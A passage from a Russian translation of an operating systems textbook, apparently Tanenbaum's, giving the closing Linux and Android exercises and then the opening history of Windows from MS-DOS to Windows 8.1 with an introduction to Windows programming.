17. Обычно системный вызов реализуется при помощи команды эмулированного (программного) прерывания. Может ли для этого на компьютере Pentium использоваться обычный вызов процедуры? Если да, то при каких условиях и как? Если нет, то почему?
18. Какие процессы, как правило, обладают более высоким приоритетом, демоны или интерактивные процессы?
19. При создании нового процесса ему должен быть присвоен уникальный номер PID. Достаточно ли для этого хранить в ядре счетчик, увеличивающийся на единицу при создании каждого нового процесса, и использовать этот счетчик как новый PID? Аргументируйте свой ответ.
20. В структуре задачи для каждого процесса хранится PID родительского процесса. Зачем?
21. Механизм копирования при записи используется в системном вызове *fork* как средство оптимизации: копия страницы создается только в том случае, если один из процессов (родительский или дочерний) пытается записать данные в страницу. Предположим, что процесс *p1* породил друг за другом процессы *p2* и *p3*. Объясните, как в таком случае может вестись управление совместным использованием страниц.
22. Какая комбинация битов *sharing_flags*, используемых командой *clone* в Linux, соответствует стандартному системному вызову *fork* в UNIX? Созданию потока в UNIX?
23. Две задачи, *A* и *B*, нужны для выполнения одинакового объема работы. Но задача *A* имеет более высокий приоритет, и ей нужно выделять больше времени центрального процессора. Объясните, как этого можно достичь в каждом из планировщиков Linux, описанных в данной главе, в O(1) и в CFS.
24. Ряд UNIX-систем работает в режиме без тиков, следовательно, у них нет периодических прерываний от таймера. Зачем это делается? И имеет ли смысл использовать режим без тиков на компьютере (например, на встроенной системе), запускающем только один процесс?
25. При загрузке операционной системы Linux (и большинства других операционных систем) начальный загрузчик, хранящийся в 0-м секторе диска, сначала загружает программу загрузки, которая затем загружает операционную систему. Зачем требуется этот лишний промежуточный этап? Было бы проще, если бы хранящийся в 0-м секторе диска начальный загрузчик загружал операционную систему напрямую.
26. Предположим, что редактор состоит из 100 Кбайт кода программы, 30 Кбайт инициализированных данных и 50 Кбайт BSS. Начальный размер стека составляет

10 Кбайт. Предположим, что одновременно запускаются три копии этого редактора. Сколько потребуется физической памяти:

а) если используется общий текстовый сегмент;

б) общий текстовый сегмент не используется?

27. Почему для Linux нужны таблицы дескрипторов открытых файлов?

28. В Linux сегменты данных и стека подкачиваются постранично и выгружаются во временные копии, хранящиеся на специальном диске подкачки или в дисковом разделе подкачки, но для подкачки текстового сегмента используется сам исполняемый файл. Почему?

29. Опишите способ использования системного вызова *mmap* и сигналов для создания механизма межпроцессного взаимодействия.

30. Файл отображается на память с помощью системного вызова *mmap* следующим образом:

```
mmap(65536, 32768, READ, FLAGS, fd, 0)
```

Размер страниц 8 Кбайт. Какой байт файла будет считан при обращении к адресу памяти 72 000?

31. После выполнения системного вызова из предыдущей задачи процесс делает системный вызов

```
munmap(65536, 8192)
```

Будет ли он выполнен успешно? Если да, то какие байты файла останутся отображенными на память? Если нет — почему нет?

32. Может ли страничная ошибка привести к завершению работы вызвавшего ее процесса? Если да, приведите пример. Если нет, то почему нет?

33. Возможно ли, чтобы при использовании приятельской системы управления памятью два соседних свободных блока одинакового размера сосуществовали и не были объединены в один блок? Если да, приведите пример, как это может произойти. Если нет — докажите, что это невозможно.

34. В тексте утверждалось, что производительность страничной подкачки выше при выгрузке в отдельный раздел диска, а не в файл. Почему это так?

35. Приведите два примера преимущества относительных путей перед абсолютными.

36. Несколько процессов делают следующие вызовы блокировки. Скажите, что произойдет при каждом вызове. Если процесс не может получить блокировку, то он блокируется сам:

    1) процесс *A* хочет получить блокировку без монополизации байтов с 0-го по 10-й;
    2) процесс *B* хочет получить блокировку с монополизацией байтов с 20-го по 30-й;
    3) процесс *C* хочет получить блокировку без монополизации байтов с 8-го по 40-й;
    4) процесс *A* хочет получить блокировку без монополизации байтов с 25-го по 35-й;
    5) процесс *B* хочет получить блокировку с монополизацией байта 8.

37. Рассмотрим блокированный файл на рис. 10.16, *в*. Предположим, что процесс пытается получить блокировку байтов 10 и 11 и блокируется. Затем, прежде чем

процесс *C* отпустит свою блокировку, еще один процесс пытается получить блокировку байтов 10 и 11 и также блокируется. Какую проблему добавляет к семантике эта ситуация? Предложите два решения и обоснуйте их.

38. Объясните, в каких ситуациях процессу может потребоваться блокировка без монополизации или блокировка с монополизацией. Какие проблемы могут возникать у процесса, запросившего блокировку с монополизацией?

39. Что могут сделать с файлом в Linux его владелец, группа владельца и все остальные пользователи, если режим защиты файла равен 755 (восьмеричное)?

40. У некоторых накопителей на магнитной ленте есть нумерованные блоки и возможность перезаписывать определенные блоки, не затрагивая соседние блоки. Может ли подобное устройство содержать смонтированную файловую систему Linux?

41. На рис. 10.14 после создания связи у Фреда и Лизы есть доступ к файлу x в своих каталогах. Является ли доступ к этому файлу абсолютно симметричным, то есть обладают ли оба пользователя одинаковыми правами по отношению к этому файлу?

42. Как было показано, абсолютные пути файлов отсчитываются от корневого каталога, а относительные — от рабочего каталога. Предложите эффективный способ реализации обоих способов поиска файлов.

43. Когда открывается файл /usr/ast/work/f, требуется несколько обращений к диску, чтобы прочитать i-узел и блоки каталога. Сосчитайте количество необходимых дисковых обращений при условии, что i-узел корневого каталога постоянно находится в памяти, а размер всех каталогов — 1 блок.

44. I-узел в системе Linux содержит 12 дисковых адресов для блоков данных, а также адреса одинарного, двойного и тройного косвенных блоков. Чему равен максимальный размер файла, если каждый из косвенных блоков может содержать 256 дисковых адресов, а размер дискового блока равен 1 Кбайт?

45. Когда при открытии файла с диска считывается i-узел, он помещается в хранящуюся в памяти таблицу i-узлов. В этой таблице есть поля, отсутствующие на диске. Одно из них — это счетчик, отслеживающий количество обращений к i-узлу. Зачем нужно это поле?

46. На многопроцессорных платформах Linux поддерживает *очередь выполнения* для каждого процессора. Хорошая ли это идея? Объясните свой ответ.

47. Концепция загружаемых модулей может пригодиться потому, что новые драйверы устройств могут быть загружены в ядро в ходе работы системы. Назовите два недостатка такой концепции.

48. Потоки pdflush периодически просыпаются для записи на диск очень старых страниц — старше 30 с. Зачем это нужно ?

49. Когда операционная система перезагружается после сбоя, то, как правило, выполняется программа восстановления. Предположим, эта программа обнаруживает, что значение счетчика связей в i-узле равно 2, но только одна запись каталога ссылается на данный i-узел. Может ли программа восстановления исправить такую ошибку, и если да, то как?

50. Попытайтесь угадать, какой системный вызов Linux выполняется быстрее всех.

51. Возможно ли сделать *unlink* для файла, для которого связь никогда не создавалась? Что произойдет?

52. Основываясь на информации, представленной в данной главе, определите, какой максимальный объем данных пользователя можно разместить на дискете емкостью 1,44 Мбайт, если использовать файловую систему Linux ext2? Предположим, что размер блоков диска равен 1 Кбайт.

53. Учитывая все неприятности, которые могут причинить студенты, если они получат права доступа суперпользователя, можете ли вы сказать, зачем вообще существует понятие суперпользователя?

54. Профессор пользуется общими файлами вместе со своими студентами, помещая их в каталог, к которому предоставлен публичный доступ. Этот каталог расположен в системе Linux на компьютере факультета вычислительной техники. Однажды профессор спохватывается, что разрешил доступ записи к одному из файлов для всех пользователей. Он изменяет разрешения доступа и убеждается, что файл соответствует оригиналу. На следующий день профессор обнаруживает, что файл был изменен. Как это могло произойти и как это можно было предотвратить?

55. Linux поддерживает системный вызов *fsuid*. В отличие от *setuid*, который предоставляет пользователю все права рабочего идентификатора (имеющиеся у выполняемой им программы), *fsuid* предоставляет выполняющему программу пользователю специальные права только для доступа к файлам. Почему такая функция полезна?

56. В Linux-системе перейдите к каталогу /proc/####, где #### является десятичным числом, соответствующим процессу, запущенному в данный момент в системе. Ответьте на следующие вопросы, дав развернутые объяснения:

    а) Каков размер большинства файлов в этом каталоге?

    б) Какое время и какая дата установлены для большинства этих файлов?

    в) Какой тип прав доступа предоставляется пользователям вотношении этих файлов?

57. Как при написании Android-активности для отображения веб-страницы в браузере реализуется его состояние активности, сохраняемое для минимизации объема сохраненного состояния без потери чего-либо важного?

58. Если вы пишете код для работы в сети на Android, использующий сокет для загрузки файла, то что при этом нужно принять в расчет в отличие от стандартной Linux-системы?

59. Станете ли вы при разработке чего-то вроде zygote-процесса Android для системы с несколькими потоками, запущенными в каждом ответвленном от него процессе, отдавать предпочтение запуску таких потоков в zygote-процессе или же будете запускать их после создания дочернего процесса?

60. Представьте, что Android Binder IPC используется для отправки объекта другому процессу. Позже вы получаете объект при вызове вашего процесса и обнаруживаете, что получили тот же самый объект, что был отправлен вами ранее. Что можно предположить в отношении того процесса, который вызвал ваш процесс?

61. Рассмотрите Android-систему, на которой сразу же после запуска выполняются следующие действия:

    1) запускается домашнее (загрузочное) приложение;
    2) запускается в фоновом режиме синхронизация приложения электронной почты с почтовым ящиком;
    3) пользователь запускает приложение для фотокамеры;
    4) пользователь запускает веб-браузер.

    Теперь веб-страница, просматриваемая пользователем в браузере, требует все больше и больше оперативной памяти, пока ей не понадобится все, что она может получить. Что при этом происходит?

62. Напишите минимальную оболочку, способную выполнять простые команды. Она также должна быть способна запускать эти команды в фоновом режиме.

63. С помощью ассемблера и вызовов BIOS напишите программу, загружающуюся с гибкого диска на компьютере с процессором Pentium. Эта программа должна использовать вызовы BIOS для чтения ввода с клавиатуры и вывода эха вводимых символов на экран (просто чтобы продемонстрировать, что она работает).

64. Напишите программу для неинтеллектуального терминала, позволяющую соединить две (управляемые операционными системами Linux) рабочие станции через последовательные порты. Используйте для настройки портов вызовы управления терминалом стандарта POSIX.

65. Напишите клиент-серверное приложение, которое по запросу передает большой файл (через сокеты). Переделайте это приложение с использованием разделяемой памяти. Какая версия будет иметь более высокую производительность? Почему? Проведите замеры производительности с использованием файлов разного размера. Что вы установили? Что внутри ядра Linux вызывает такое поведение?

66. Реализуйте простую библиотеку потоков пользовательского уровня, которая будет работать поверх Linux. Интерфейс прикладного программирования библиотеки должен содержать такие вызовы функций: *mythreads_init*, *mythreads_create*, *mythreads_join*, *mythreads_exit*, *mythreads_yield*, *mythreads_self* и, возможно, еще несколько. Затем реализуйте для обеспечения безопасности одновременно выполняемых операций следующие переменные синхронизации: *mythreads_mutex_init*, *mythreads_mutex_lock*, *mythreads_mutex_unlock*. До начала четко определите интерфейс прикладного программирования и укажите семантику каждого вызова. Затем реализуйте библиотеку пользовательского уровня с простым вытесняющим (по циклической схеме) планировщиком. Вам также понадобится написать одно или несколько многопоточных приложений, которые будут использовать вашу библиотеку (чтобы протестировать ее). И наконец, замените простой механизм планировщика другим, который ведет себя как планировщик ядра 2.6 системы Linux (описанный в этой главе). Сравните производительность ваших приложений при использовании разных планировщиков.

67. Напишите сценарий оболочки, отображающий ряд важной системной информации, например количество запущенных процессов, ваш главный каталог и текущий каталог, тип процессора, текущую загруженность центрального процессора и т. п.

Глава 11
Изучение конкретных примеров: Windows 8

Windows — это современная операционная система, которая работает как на персональных компьютерах, ноутбуках, планшетах и телефонах домашних и бизнес-пользователей, так и на серверах предприятий. Windows используется в игровой системе Microsoft Xbox и в инфраструктуре облачного вычисления Azure. Последней версией на момент написания этой книги является Windows 8.1. В данной главе мы изучим различные аспекты Windows 8, начиная с краткой истории, а затем перейдем к ее архитектуре. После этого рассмотрим процессы, управление памятью, кэширование, ввод-вывод, файловую систему, управление электропитанием и, наконец, безопасность.

11.1. История Windows вплоть до Windows 8.1

Процесс разработки компанией Microsoft операционной системы Windows для персональных компьютеров и серверов (на основе архитектуры PC) можно разбить на четыре эпохи: MS-DOS, Windows на базе MS-DOS, Windows на базе NT и современную Windows. В техническом плане все эти системы существенно отличаются друг от друга. Каждая из них являлась господствующей в определенный период истории персональных компьютеров. В табл. 11.1 показаны годы выпуска основных версий операционных систем компании Microsoft для персональных компьютеров. Далее мы кратко опишем все упомянутые в таблице эпохи развития.

Таблица 11.1. Основные версии операционных систем компании Microsoft для настольных компьютеров

Год	MS-DOS	Windows на базе MS-DOS	Windows на базе NT	Современная Windows	Примечания
1981	1.0				Первоначальная версия для IBM PC
1983	2.0				Добавлена поддержка PC/XT
1984	3.0				Добавлена поддержка PC/AT
1990		3.0			За два года продано 10 млн экземпляров
1991	5.0				Добавлено управление памятью
1992		3.1			Работает только на процессорах 286 и более новых

Таблица 11.1 (*продолжение*)

Год	MS-DOS	Windows на базе MS-DOS	Windows на базе NT	Современная Windows	Примечания
1993			NT 3.1		
1995	7.0	95			MS-DOS встроена в Windows 95
1996			NT 4.0		
1998		98			
2000	8.0	Me	2000		Windows Me уступала Windows 98
2001			XP		Заменила Windows 98
2006			Vista		Vista не смогла вытеснить XP
2009			7		Существенно улучшена по сравнению с Vista
2012				8	Первая современная версия
2013				8.1	Microsoft перешла к быстрым выпускам

11.1.1. 80-е годы прошлого века: MS-DOS

В начале 1980-х годов компания IBM (которая на тот момент являлась самой большой и могущественной компьютерной компанией в мире) разрабатывала **персональный компьютер** на базе микропроцессора Intel 8088. С середины 1970-х годов компания Microsoft стала лидирующим поставщиком языка программирования BASIC для восьмибитных микрокомпьютеров на базе микропроцессоров 8080 и Z-80. Когда компания IBM обратилась в компанию Microsoft с предложением лицензировать BASIC для нового компьютера IBM PC, компания Microsoft дала свое согласие и предложила, чтобы IBM связалась с компанией Digital Research для лицензирования ее операционной системы CP/M (поскольку в то время компания Microsoft операционными системами не занималась). Компания IBM так и сделала, но Гари Килдал (Gary Kildall), президент Digital Research, не нашел времени для встречи с представителями компании IBM. Это был, наверное, самый досадный просчет во всей истории бизнеса, поскольку, дай Килдал лицензию на CP/M компании IBM, он стал бы, наверное, самым богатым человеком на планете. Получив отказ от Килдала, IBM вернулась к Биллу Гейтсу, соучредителю Microsoft, *и снова обратилась к нему за помощью*. Очень скоро компания Microsoft купила клон операционной системы CP/M у местной компании Seattle Computer Products, перенесла ее на IBM PC и предоставила компании IBM лицензию на нее. Затем она была переименована в **MS-DOS 1.0** (Microsoft Disk Operating System) и в 1981 году начала поставляться вместе с первыми IBM PC.

MS-DOS была 16-битной однопользовательской операционной системой с интерфейсом командной строки, которая работала в реальном режиме процессора и код которой занимал в памяти всего 8 Кбайт. В течение следующих 10 лет и персональные компьютеры, и MS-DOS продолжали развиваться, приобретая все больше функцио-

нальных возможностей. К 1986 году компания IBM создала компьютер PC/AT на базе процессора Intel 286 и система MS-DOS выросла до 36 Кбайт, однако она продолжала оставаться однозадачной операционной системой с интерфейсом командной строки.

11.1.2. 90-е годы прошлого столетия: Windows на базе MS-DOS

Вдохновленная графическим пользовательским интерфейсом системы, разработанной Дугласом Энгельбартом (Doug Engelbart) из Stanford Research Institute, который позже был улучшен компанией Xerox PARC, и коммерческими результатами его использования, а также компьютерами Apple Lisa и Apple Macintosh, компания Microsoft решила дать системе MS-DOS графический интерфейс пользователя, который она назвала **Windows**. Первые две версии Windows (1985 и 1987 годов) были не очень успешными (отчасти из-за ограниченных возможностей имевшихся в то время аппаратных средств персональных компьютеров). В 1990 году компания Microsoft выпустила Windows 3.0 для процессора Intel 386 и за шесть месяцев продала более 1 млн экземпляров этой операционной системы.

Windows 3.0 не была настоящей операционной системой — это была графическая среда, работавшая поверх системы MS-DOS, которая по-прежнему управляла компьютером и файловой системой. Все программы работали в одном адресном пространстве, и ошибка в любой из них могла привести к остановке всей системы.

В августе 1995 года была выпущена Windows 95. Она имела многие функциональные возможности полноценной операционной системы, в том числе виртуальную память, управление процессами, многозадачный режим, а также ввела 32-битные интерфейсы программирования. Однако ей не хватало безопасности, а также изоляции приложений друг от друга и от операционной системы. Поэтому проблемы со стабильностью остались даже после выпуска Windows 98 и Windows Me, в сердце которых по-прежнему работал 16-битный ассемблерный код операционной системы MS-DOS.

11.1.3. 2000 год: Windows на базе NT

К концу 80-х годов прошлого века компания Microsoft поняла, что продолжать разрабатывать операционную систему на базе MS-DOS — это не лучший путь. Аппаратные возможности персональных компьютеров продолжали возрастать, и в конечном итоге рынок персональных компьютеров должен был столкнуться с рынком рабочих станций и серверов предприятий, где главенствующей операционной системой была UNIX. Компанию Microsoft беспокоила также конкурентоспособность микропроцессоров Intel, поскольку уже появилась архитектура RISC. Для решения этих проблем Microsoft наняла группу инженеров из компании DEC (Digital Equipment Corporation) во главе с Дэйвом Катлером (Dave Cutler) — одним из главных разработчиков операционной системы VMS. Ему было поручено разработать новую 32-битную операционную систему, в которой должен был быть реализован интерфейс прикладного программирования OS/2 (Microsoft разрабатывала его в это время совместно с компанией IBM). В рабочих документах команды Катлера эта система первоначально называлась NT OS/2.

Система Катлера была названа NT — от New Technology (новая технология), а также потому, что изначально она разрабатывалась под новый процессор Intel 860 с кодовым названием N10. NT проектировалась как система, способная к переносу на разные

процессоры. Упор делался на безопасность и надежность, а также совместимость с версиями Windows на базе MS-DOS. Опыт работы Катлера в компании DEC дает о себе знать в самых разных аспектах, так что сходство между NT и другими разработанными Катлером операционными системами (табл. 11.2) не случайно.

Таблица 11.2. Операционные системы компании DEC, разработанные Дэйвом Катлером

Год	Операционная система компании DEC	Характеристики
1973	RSX-11M	16-разрядная многопользовательская система реального времени с механизмом подкачки
1978	VAX/VMS	32-разрядная виртуальная память
1987	VAXELAN	Система реального времени
1988	PRISM/Mica	Разработка прекращена, предпочтение отдано MIPS/Ultrix

Когда инженеры компании DEC (а затем и ее юристы) увидели, насколько похожа была NT на VMS (а также на ее никогда не выпускавшегося в свет последователя — MICA), между компаниями DEC и Microsoft возник спор относительно использования компанией Microsoft интеллектуальной собственности компании DEC. В итоге этот спор был урегулирован во внесудебном порядке. Кроме того, компания Microsoft согласилась на некоторое время предоставить поддержку NT для процессора Alpha компании DEC. Однако все это не помогло компании DEC преодолеть свою неприязнь к персональным компьютерам, которую очень характерно выразил в 1977 году основатель компании DEC мистер Кен Олсен. Он сказал буквально следующее: «Нет никаких причин, по которым кто-то может захотеть иметь дома компьютер». В 1998 году все то, что осталось от DEC, было продано компании Compaq, которая в свою очередь была позже куплена компанией Hewlett-Packard.

Знакомые с системами UNIX программисты считают, что архитектура NT совершенно другая. Это не только из-за влияния VMS, но и вследствие имевшихся (на момент разработки) различий между компьютерными системами. В 1970-х годах UNIX была первоначально спроектирована для 16-разрядных систем с одним процессором, малым количеством памяти и механизмом подкачки. В этих системах процесс был единицей параллелизма и структуры, а *fork* и *exec* были малозатратными операциями (поскольку системы с подкачкой часто копируют процессы на диск). NT была разработана в начале 1990-х годов, когда обычными стали многопроцессорные 32-разрядные компьютерные системы с большим количеством памяти и виртуальной памятью. В системе NT единицей параллелизма является поток, единицей структуры — динамическая библиотека, а *fork* и *exec* реализованы в виде одной операции (создание нового процесса и выполнение другой программы без предварительного копирования).

Первая версия Windows на базе NT (Windows NT 3.1) была выпущена в 1993 году. Она получила название 3.1 для того, чтобы соответствовать тогдашней текущей версии Windows 3.1 для домашних пользователей. Совместный проект с компанией IBM к этому времени развалился, так что, несмотря на по-прежнему имевшуюся поддержку интерфейсов OS/2, основными интерфейсами были 32-разрядные расширения интерфейсов прикладного программирования Windows под названием Win32. В период

между началом разработки и первым выпуском в свет системы NT была выпущена Windows 3.0, которая имела исключительный коммерческий успех. Она также могла выполнять программы Win32, но для этого нужно было использовать библиотеку совместимости Win32s.

Подобно первой версии Windows на базе MS-DOS, Windows на базе NT сначала также не имела успеха. Для NT требовалось больше памяти, 32-разрядных приложений было мало, а проблемы совместимости драйверов устройств и приложений привели к тому, что многие покупатели остались верны Windows на базе MS-DOS (которую компания Microsoft продолжала совершенствовать, выпустив в 1995 году Windows 95). Как и NT, Windows 95 предоставила настоящие 32-разрядные интерфейсы программирования, но она имела лучшую совместимость с уже существовавшим 16-разрядным программным обеспечением и приложениями. Неудивительно, что сначала NT добилась успеха на рынке серверов, где она конкурировала с VMS и NetWare.

NT достигла заявленных целей по переносимости — в дополнительных выпусках 1994 и 1995 годов была добавлена поддержка архитектур MIPS и PowerPC. Первым существенным обновлением NT стала Windows NT 4.0 в 1996 году. Эта система имела мощь, безопасность и надежность NT и обеспечивала тот же самый интерфейс пользователя, что и чрезвычайно популярная к тому моменту Windows 95.

На рис. 11.1 показана связь интерфейса прикладного программирования Win32 с Windows. Наличие общего интерфейса прикладного программирования (API) в Windows на базе MS-DOS и в Windows на базе NT было чрезвычайно важным для успеха NT.

Рис. 11.1. Интерфейс прикладного программирования Win32 позволяет программам работать почти во всех версиях Windows

Такая совместимость существенно облегчила миграцию пользователей с Windows 95 на NT — и эта операционная система стала сильным игроком на рынке высокопроизводительных настольных компьютеров и серверов. Однако другие архитектуры процессоров покупатели принимали не так охотно, так что из четырех поддерживавшихся Windows NT 4.0 в 1996 году архитектур (в этом году была добавлена поддержка процессора Alpha компании DEC) ко времени выпуска следующей версии (Windows 2000) активно поддерживалась только одна — x86 (то есть семейство Pentium).

Версия Windows 2000 представляла собой существенное развитие системы NT. Добавлена была поддержка следующих важных технологий: Plug-and-Play (что избавляло от необходимости разбираться с перемычками при установке карт расширения PCI), службы сетевого каталога (для предприятий), улучшенное управление электропитанием (для ноутбуков); был улучшен графический интерфейс пользователя.

Технический успех Windows 2000 привел к тому, что компания Microsoft стала улучшать совместимость приложений и драйверов устройств в новой версии NT (Windows XP), чтобы окончательно вытеснить Windows 98. Windows XP имела новый и более дружественный вид графического интерфейса, который поддерживал стратегию компании Microsoft — завоевывать потребителей такими системами, с которыми они уже знакомы. Эта стратегия была чрезвычайно успешной — за несколько первых лет Windows XP была инсталлирована на сотнях миллионов персональных компьютеров, что позволило компании Microsoft достичь своей цели по завершению эпохи Windows на базе MS-DOS.

Следом за Windows XP компания Microsoft затеяла амбициозный проект, который должен был еще больше воодушевить потребителей. Его результатом в конце 2006 года стала Windows Vista, которая вышла в свет более чем через пять лет после Windows XP. В ней был переделан графический интерфейс, а внутри были добавлены новые функциональные возможности в плане безопасности. Большая часть изменений коснулась очевидных для потребителя способов взаимодействия и возможностей. Внутренние технологии системы улучшились незначительно, был «вылизан» код, а также улучшены производительность, масштабируемость и надежность. Серверная версия Vista (Windows Server 2008) была выпущена примерно через год после клиентской версии. Она имеет те же основные системные компоненты (ядро, драйверы, библиотеки низкого уровня и программы), что и Vista.

История разработки NT описана в книге «Show-stopper» (Zachary, 1994). Книга много рассказывает об основных участвовавших в ней людях и о трудностях такого амбициозного проекта разработки программного обеспечения.

11.1.4. Windows Vista

Выпуск Windows Vista стал кульминацией самого крупного (на сегодняшний день) проекта разработки операционной системы компании Microsoft. Первоначальные планы были настолько амбициозными, что через несколько лет после начала разработки проект Vista пришлось перезапустить с более ограниченной областью охвата. План интенсивного использования безопасного в отношении типов .NET-языка C# (со сборкой мусора) пришлось отложить, как и некоторые другие важные функциональные возможности (такие, как унифицированная система хранения WinFS для поиска и организации данных из различных источников). Размер операционной системы просто потрясающий. В первоначальной версии NT было 3 млн строк кода на языках C/C++, которые разрослись до 16 млн строк в версии NT 4.0, 30 млн строк в версии Windows 2000, 50 млн в Windows XP и достигли более 70 млн строк в Vista и еще большего количества строк в Windows 7 и 8.

Основной вклад в этот «размер» внесло стремление компании Microsoft добавлять много новых функциональных возможностей в каждую версию своих продуктов. В главном каталоге system32 содержится 1600 **динамически подключаемых библиотек** (DLL) и 400 **исполняемых файлов** (EXE) — и это без учета других каталогов, содержащих множество **апплетов** (небольших приложений), входящих в состав операционной системы (которые позволяют пользователям бродить по Интернету, воспроизводить музыку и видео, отправлять электронную почту, сканировать документы, упорядочивать фотографии и даже делать видеофильмы). Поскольку компания Microsoft хочет, чтобы клиенты переходили на новую версию, она поддерживает совместимость

с предыдущей версией (сохраняя все ее функциональные возможности, интерфейсы прикладного программирования, апплеты и т. п.). Почти никакие функциональные возможности не удаляются. В результате Windows сильно разрастается с каждой версией. Дистрибутив Windows перебрался с флоппи-дисков (дискет) на компакт-диски, а с появлением Windows Vista — и на DVD-диски. Но технологии не стояли на месте, и более быстрые процессоры и более объемная память позволили компьютерам стать быстрее, несмотря на такое увеличение объема операционной системы.

К сожалению для компании Microsoft, Windows Vista была выпущена в то время, когда потребители пребывали в восторге от появления недорогих компьютеров, например ноутбуков и нетбуков. На этих машинах для сохранения низкой стоимости и заряда батарей использовались медленные процессоры, и на их ранних поколениях был ограниченный объем оперативной памяти. В то же самое время производительность процессоров перестала расти с прежней скоростью в связи с трудностями рассеивания тепла, выделяемого во все больших количествах из-за постоянного роста тактовой частоты. Закон Мура продолжал соблюдаться, но дополнительные транзисторы применялись для реализации новых возможностей и использования нескольких процессоров, а не для улучшения производительности одного процессора. Возросший объем Windows Vista означал, что она демонстрировала на таких компьютерах довольно скромную по сравнению с Windows XP производительность, и ее выпуск не получил широкой поддержки.

Проблемы с Windows Vista были учтены в следующем выпуске, Windows 7. Microsoft приложила немало сил к тестированию и автоматизации производительности, новым технологиям телеметрии и существенно расширила и усилила команды, нацеленные на повышение производительности, надежности и безопасности. Хотя в Windows 7 было относительно немного функциональных изменений по сравнению с Windows Vista, она была лучше продумана и работала более эффективно. Windows 7 быстро вытеснила Windows Vista, а в конечном итоге и Windows XP и стала самой популярной на сегодня версией Windows.

11.1.5. 2010-е годы: современная Windows

Ко времени начала поставок Windows 7 началось очередное драматическое изменение компьютерной индустрии. Успех Apple iPhone в качестве портативного компьютерного устройства и появление iPad стали предвестниками существенных изменений, которые привели к доминированию дешевых планшетных компьютеров и телефонов на операционной системе Android точно так же, как Microsoft доминировала в области настольных компьютеров в первые три десятилетия истории персональных компьютеров.

Небольшие, мобильные, но мощные устройства и повсеместно распространенные быстрые сети создали мир, где мобильные вычисления и сетевые службы превращаются в доминирующую парадигму. Старый мир переносных компьютеров был заменен машинами с небольшими экранами, запускающими приложения, которые легко могут быть загружены из Интернета. Эти приложения не относились к традиционным разновидностям вроде тех, что предназначены для работы с текстами, электронными таблицами или нужны для подключения к корпоративным серверам. Вместо этого они предоставляют доступ к таким службам, как поиск в Интернете, общение в социальных сетях, пользование Википедией, прослушивание потоковой музыки и просмотр потокового видео, совершение покупок в интернет-магазинах и осуществление персональной

навигации. Изменились также бизнес-модели использования вычислительной техники — основной экономической силой становятся рекламные возможности.

Microsoft приступила к перестройке своего профиля, превращаясь в компанию, занимающуюся устройствами и службами и конкурирующую с Google и Apple. Ей понадобилась операционная система, которую можно было бы развернуть на широком спектре устройств: на телефонах, планшетных компьютерах, игровых приставках, ноутбуках, настольных персональных компьютерах, серверах и в облачных системах. Таким образом, в развитии Windows был сделан более значимый эволюционный шаг, чем при выпуске Windows Vista, в результате чего появилась Windows 8. Но на этот раз Microsoft учла уроки, извлеченные из эксплуатации Windows 7, чтобы создать качественно спроектированный высокопроизводительный продукт, не раздувая при этом объем за счет внедрения второстепенных возможностей.

Windows 8 построена на модульном подходе **MinWin**, использовавшемся в Windows 7, чтобы получилось небольшое ядро операционной системы, которое можно было бы расширить на различных устройствах. Целью было то, чтобы каждая операционная система для конкретного устройства строилась путем расширения этого ядра за счет новых пользовательских интерфейсов и функций при обеспечении по возможности ее общего восприятия для пользователей. Такой подход был успешно применен в Windows Phone 8, где удалось использовать основную часть двоичного кода ядра, используемого также в версиях операционной системы для настольных и серверных систем. Поддержка Windows телефонов и планшетных компьютеров требует поддержки популярной ARM-архитектуры, а также новых процессоров Intell, предназначенных для использования на таких устройствах. Рассматриваемые в следующем разделе фундаментальные изменения в моделях программирования делают Windows 8 частью эпохи современной Windows.

Windows 8 не получила всеобщего признания. В частности, отсутствие кнопки Пуск на панели задач (и связанного с ней меню) рассматривалось многими пользователями как огромная ошибка. Другим пользователям не нравилось использование на настольной машине с большим монитором интерфейса, похожего на интерфейс, предназначенный для планшетных компьютеров. В ответ на эти и другие критические замечания 14 мая 2013 года Microsoft выпустила обновление под названием Windows 8.1. В этой версии наряду с исправлением этих ошибок представлен ряд новых функций, например более удачная интеграция с облачными системами, а также несколько новых программ. Хотя мы будем в этой главе придерживаться более общего названия «Windows 8», на самом деле в ней будет дано описание того, как работает Windows 8.1.

11.2. Программирование в Windows

Пришло время приступить к техническому изучению Windows. Но перед тем, как погрузиться в подробности внутренней структуры, мы рассмотрим исходные API-функции NT для системных вызовов, подсистему программирования Win32, представленную как часть Windows на основе NT, и современную среду программирования WinRT, введенную вместе с Windows 8.

На рис. 11.2 показаны уровни операционной системы Windows. Под уровнями апплетов и графического интерфейса пользователя находятся интерфейсы программирования, на которых построены приложения. Как и в других операционных системах, они состоят в основном из библиотек кода (DLL), которые программы динамически используют

для доступа к функциональным возможностям операционной системы. В Windows имеется также несколько интерфейсов программирования, которые реализованы как работающие в виде отдельных процессов службы. Приложения ведут обмен со службами пользовательского режима при помощи удаленных вызовов процедур (RPC).

